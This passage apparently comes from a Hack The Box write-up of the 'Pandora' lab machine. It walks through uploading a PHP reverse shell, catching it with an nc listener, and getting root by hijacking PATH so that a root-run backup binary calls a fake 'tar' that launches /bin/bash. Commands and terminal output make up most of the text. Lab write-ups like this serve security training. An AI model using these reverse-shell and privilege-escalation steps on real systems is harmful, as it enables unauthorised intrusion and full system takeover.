
3.0 MATT SHELL ACCESS

3.1 Payload Upload

We can upload a php_reverse shell script and openup a listener on attacker machine.



We can find our script under the '/images' directory. Click the reverse shell script injected.



3.2 Shell gain

After clicked on the payload, we gain our matt shell as shown below.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Pandora$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.136.
Ncat: Connection from 10.10.11.136:56476.
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 12:51:40 up  3:09,  6 users,  load average: 0.03, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
daniel   pts/0    10.10.14.78      10:39    2:12m  0.03s  0.03s -bash
matt     pts/1    10.10.14.45      12:39    7:32   0.07s  0.01s sshd: matt [priv]
daniel   pts/2    10.10.14.22      12:40    4:18   0.11s  0.11s -bash
daniel   pts/3    10.10.14.38      12:42    9:11   0.02s  0.02s -bash
daniel   pts/4    10.10.16.8       11:01    1:41m  0.17s  0.17s -bash
daniel   pts/7    10.10.14.133     12:47    2:26   0.07s  0.07s -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm
matt@pandora:/$ export TERM=xterm
matt@pandora:/$ ^Z
[1]+  Stopped                 nc -lvnp 5555
```

3.3 Matt home directory

Discover .ssh file and tar binary

```
matt@pandora:/home/matt$ ls -la
total 36
drwx--x--x 4 matt matt 4096 Jan 15 12:42 .
drwxr-xr-x 4 root root 4096 Dec  7 14:32 ..
lrwxrwxrwx 1 matt matt    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 matt matt 3771 Feb 25  2020 .bashrc
drwx------ 2 matt matt 4096 Jan 15 12:39 .cache
-rw-r--r-- 1 matt matt  807 Feb 25  2020 .profile
drwx------ 2 matt matt 4096 Jan 15 12:37 .ssh
-rwxrwxr-x 1 matt matt   10 Jan 15 12:42 tar
-rw-r----- 1 root matt   33 Jan 15 09:42 user.txt
matt@pandora:/home/matt$
```

Check on groups binary under matt. Noticed that /usr/bin/pandora_backup is lastly we found it during the linpeas scan and it is run by root. Which mean matt user can execute the pandora_backup ELF.

```
/var/www/pandora/index.html
matt@pandora:~$ find / -group matt 2> /dev/null | grep bin
/usr/bin/pandora_backup
/var/www/pandora/pandora_console/vendor/mpdf/mpdf/ttfonts/ocrbinfo.txt
/var/www/pandora/pandora_console/images/binary.disabled.png
/var/www/pandora/pandora_console/images/binary.png
matt@pandora:~$ find / -group matt 2> /dev/null | grep bin | ls -lah
total 36K
```

3.4 Root Gain Preparation

As previously process status result. We can overwrite the PATH variable of tar with **tar** binary in matt directory. Now, we can rewrite the tar file with '**/bin/bash**' and add it to global $PATH variable.

```
matt@pandora:~$ echo '/bin/bash' > tar
matt@pandora:~$ cat tar
/bin/bash
matt@pandora:~$ pwd
/home/matt
matt@pandora:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:~$ export PATH=$(pwd):$PATH
matt@pandora:~$ echo $PATH
/home/matt:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:~$ which tar
/home/matt/tar
matt@pandora:~$
```

4.0 ROOT ACCESS

Execute the pandora_backup again. Now we gain root shell.

```
root@pandora:/root# ls -la
total 36
drwx------  5 root root 4096 Jan  3 07:42 .
drwxr-xr-x 18 root root 4096 Dec  7 14:32 ..
drwxr-xr-x  2 root root 4096 Jan 15 12:41 .backup
lrwxrwxrwx  1 root root    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Jan  3 07:42 .cache
-rw-r--r--  1 root root  250 Jan 15 09:42 .host_check
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-r--------  1 root root   33 Jan 15 09:42 root.txt
drwx------  2 root root 4096 Dec  7 14:32 .ssh
root@pandora:/root#
```